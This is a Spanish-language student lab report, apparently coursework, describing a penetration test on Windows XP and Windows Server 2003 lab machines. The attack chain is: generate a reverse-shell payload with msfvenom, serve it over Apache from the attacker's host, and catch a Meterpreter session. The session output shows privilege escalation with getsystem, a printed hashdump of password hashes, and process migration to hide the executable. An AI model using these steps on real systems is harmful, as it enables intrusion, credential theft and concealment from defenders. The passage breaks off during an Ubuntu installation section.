


Ilustración 9-Navegación hacia el Directorio del Usuario

Para demostrar el control total sobre el sistema, se procedió a manipular el sistema de archivos. Se utilizó el comando **mkdir** para crear un nuevo directorio llamado **LA-MAQUINA**. La creación de esta carpeta es una prueba del nivel de acceso obtenido, ya que el atacante puede crear, modificar y eliminar archivos en directorios críticos del sistema.

Este paso finaliza la demostración de la explotación del sistema, desde el escaneo inicial hasta la manipulación de archivos, confirmando que se ha logrado un control total sobre la máquina con Windows XP




Ilustración 10-Creacion de carpeta

3.9 Verificación Visual de la Explotación

Para finalizar se presenta una imagen del escritorio, es una prueba definitiva del éxito de la explotación, ya que muestra el directorio **LA-MAQUINA** que fue creado de forma remota en el paso anterior. Confirma que se obtuvo control total sobre el sistema y se pudo manipular el sistema de archivos a través de la línea de comandos.

Ilustración 11-Verificación Visual de la Explotación

4 CAPITULO #2: DESARROLLO DEL LABORATORIO

4.1 Creación del directorio de trabajo

Como punto de partida, se creó un directorio en el sistema Kali Linux con el fin de almacenar los archivos generados durante la práctica. Este procedimiento se realizó mediante el comando **mkdir**, que permite crear carpetas en el sistema de archivos Linux.

El comando ejecutado fue el siguiente:




Ilustración 12-Creación del directorio de trabajo

4.1 Creación del payload con msfvenom

Para generar el archivo malicioso que permitiera abrir una sesión Meterpreter en el servidor Windows 2003, se utilizó la herramienta msfvenom, la cual forma parte de la suite de Kali Linux. Esta utilidad permite construir ejecutables que contienen cargas útiles personalizadas, en este caso, configuradas para establecer una conexión inversa hacia la máquina atacante.

El comando utilizado fue el siguiente:




Ilustración 13-Creación del payload con msfvenom

4.2 Configuración de servidor web para transferencia del ejecutable

Con el propósito de facilitar la transferencia del archivo **satena.exe** hacia el servidor Windows 2003, se utilizó el servicio **Apache2**, el cual permite compartir archivos mediante el protocolo HTTP.

El primero comando inicia el servicio, mientras que el segundo permite verificar su estado de ejecución. Como se observa en la **ilustración 3**, el servidor se encuentra en estado **active (running)**, lo que confirmó que el servicio se encuentra habilitado y en funcionamiento.




Ilustración 14-Configuración de servidor web para transferencia del ejecutable

4.3 Publicación del ejecutable en el servidor web

Para garantizar que la máquina Windows Server 2003 pudiera acceder al ejecutable malicioso, se copió el archivo satena.exe al directorio raíz de Apache, ubicado en **/var/www/html.**

Primero, se otorgaron permisos de escritura al directorio con el comando:

chmod 777 /var/www/html

Posteriormente, desde la carpeta de trabajo **/home/yeiber/CLASE**, se trasladó el archivo generado al directorio del servidor web:

cp satena.exe /var/www/html

Ilustración 15-Publicación del ejecutable en el servidor web

4.4 Acceso al archivo malicioso desde la máquina víctima

Desde la máquina **Windows Server 2003**, se utilizó el navegador **Internet Explorer** para acceder al servidor web configurado en Kali Linux mediante la dirección:

http://178.90.90.6/

Al ingresar, se pudo observar un índice con los archivos disponibles en el directorio raíz del servidor. Dentro de este listado se encontraba el archivo **satena.exe**, previamente generado con msfvenom y cargado en la carpeta /var/www/html de Apache.




Ilustración 16-Acceso al archivo malicioso desde la máquina víctima

4.5 Búsqueda y selección del módulo handler

Para recibir la conexión del payload malicioso generado con msfvenom, fue necesario buscar y cargar el módulo adecuado dentro de Metasploit.

Se utilizó el comando: **search multi/handler**

El resultado mostró varios módulos disponibles, destacando el exploit/multi/handler, el cual actúa como un receptor genérico de payloads. Este módulo es indispensable para gestionar la sesión que se establecerá desde la máquina víctima hacia el atacante.




Ilustración 17-Búsqueda y selección del módulo handler

4.6 Ejecución del Listener y Establecimiento de la Sesión Meterpreter

Con el listener ya configurado en Metasploit, el último paso en la máquina atacante (Kali Linux) fue ponerlo en marcha.

Se ejecutó el comando exploit para iniciar el receptor (handler) y dejarlo en un estado de espera activa, listo para recibir la conexión del ejecutable **satena.exe** desde el equipo víctima.




Ilustración 18-Ejecución del Listener y Establecimiento de la Sesión Meterpreter

4.7 Ejecución del Payload en la Máquina Víctima

Una vez que se confirmó la accesibilidad del archivo malicioso desde la máquina víctima, el siguiente paso fue su ejecución para desencadenar la conexión inversa.

El archivo **satena.exe** fue descargado y ejecutado directamente en el escritorio del servidor Windows 2003, en el instante en que el usuario en Windows Server 2003 ejecutó el archivo malicioso, se estableció inmediatamente la conexión inversa

Ilustración 19-Ejecución del Payload en la Máquina Víctima

4.8 Escala de privilegios

Se utilizó el comando **sysinfo** para recopilar detalles del sistema, incluyendo el nombre del equipo, la versión del sistema operativo (Windows Server 2003), la arquitectura y el idioma.

A continuación, se utilizó el comando **getuid** para obtener el nombre del usuario con el que se estaba ejecutando la sesión. La respuesta, **YEIBER-YWC95AFB\Administrador**, confirmó que la sesión se había establecido con privilegios de administrador, lo que otorga un control total sobre el sistema.

Luego se ejecutó el comando **getsystem** con el objetivo de elevar los privilegios de la sesión al nivel de NT AUTHORITY\SYSTEM, el cual es el más alto en un sistema Windows.




Ilustración 20-Privilegios

4.9 Extracción de Hashes y Enumeración de Procesos

Para demostrar el control y los privilegios obtenidos, se utilizaron comandos clave que permiten interactuar de manera profunda con el sistema operativo de la víctima.

4.9.1 Extracción de Hashes de Contraseñas

El comando **hashdump** se utilizó para extraer los hashes de contraseñas de los usuarios locales del sistema comprometido. En la captura se observan los hashes de los usuarios Administrador e Invitado.

4.9.2 Enumeración de Procesos

Posteriormente, se ejecutó el comando **ps** para obtener una lista completa de los procesos en ejecución en el sistema.

La lista de procesos mostró información detallada como el PID el nombre del proceso, la arquitectura y el usuario bajo el cual se ejecuta, confirmando que se tiene una visibilidad total del sistema.

```
meterpreter > hashdump
Administrador:500:4ec19744254597e2b8611ddcc23c95ed:822473d5b83089f54937b792f6
c92b1c:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:a9187c3cefbb8f8935038b
a3e1492eb4:::
meterpreter > ps

Process List
============

 PID   PPID  Name         Arch  Session  User              Path
 ---   ----  ----         ----  -------  ----              ----
 0     0     [System Pr
             ocess]
 4     0     System       x86   0        NT AUTHORITY\SYS
                                         TEM
 204   324   IEXPLORE.E   x86   0        YEIBER-YWC95AFB\  C:\Archivos de pr
             XE                          Administrador     ograma\Internet E
                                                           xplorer\IEXPLORE.
```

Ilustración 21-Extracción de Hashes y Enumeración de Procesos

4.10 Migración de Procesos

Para asegurar la persistencia de la sesión y evitar que se cierre si el proceso inicial (satena.exe) es terminado, se realizó una **migración de la sesión Meterpreter** al proceso (explorer.exe).

Se utilizó el comando **migrate** para mover la sesión al proceso con el **PID** (ID de proceso)

migrate 324 392

```
meterpreter > migrate 324 392
[*] Migrating from 364 to 324...
[*] Migration completed successfully.
```

Ilustración 22-Migración de Procesos

4.11 Verificación de la Migración de Procesos

Una vez se ejecutaron los comandos para realizar la migración, nos vamos al administrador de tares para verificar que el ejecutable satena.exe no sea visible en los procesos.




Ilustración 23-Verificación de la Migración de Procesos

5 CAPITULO #2: DESARROLLO DEL LABORATORIO

En este capitulo 2, vamos a implementar la misma lógica de trabajo que el anterior, pero con una maquina objetivo diferente, en este caso trabajaremos con **Ubuntu**, vamos a realizar el mismo hacking en **Ubuntu**

5.1 Instalación de Ubuntu

En este apartado seleccionamos la primera opción para arrancar con la configuración e instalación de Ubuntu,




Ilustración 24-Instalación de Ubuntu

5.1.1 Configuración Inicial: Selección de Idioma

Después de iniciar el instalador de Ubuntu, el primer paso que se le presenta al usuario es la selección del idioma. La imagen muestra una lista de opciones, con **Español** como una de ellas.

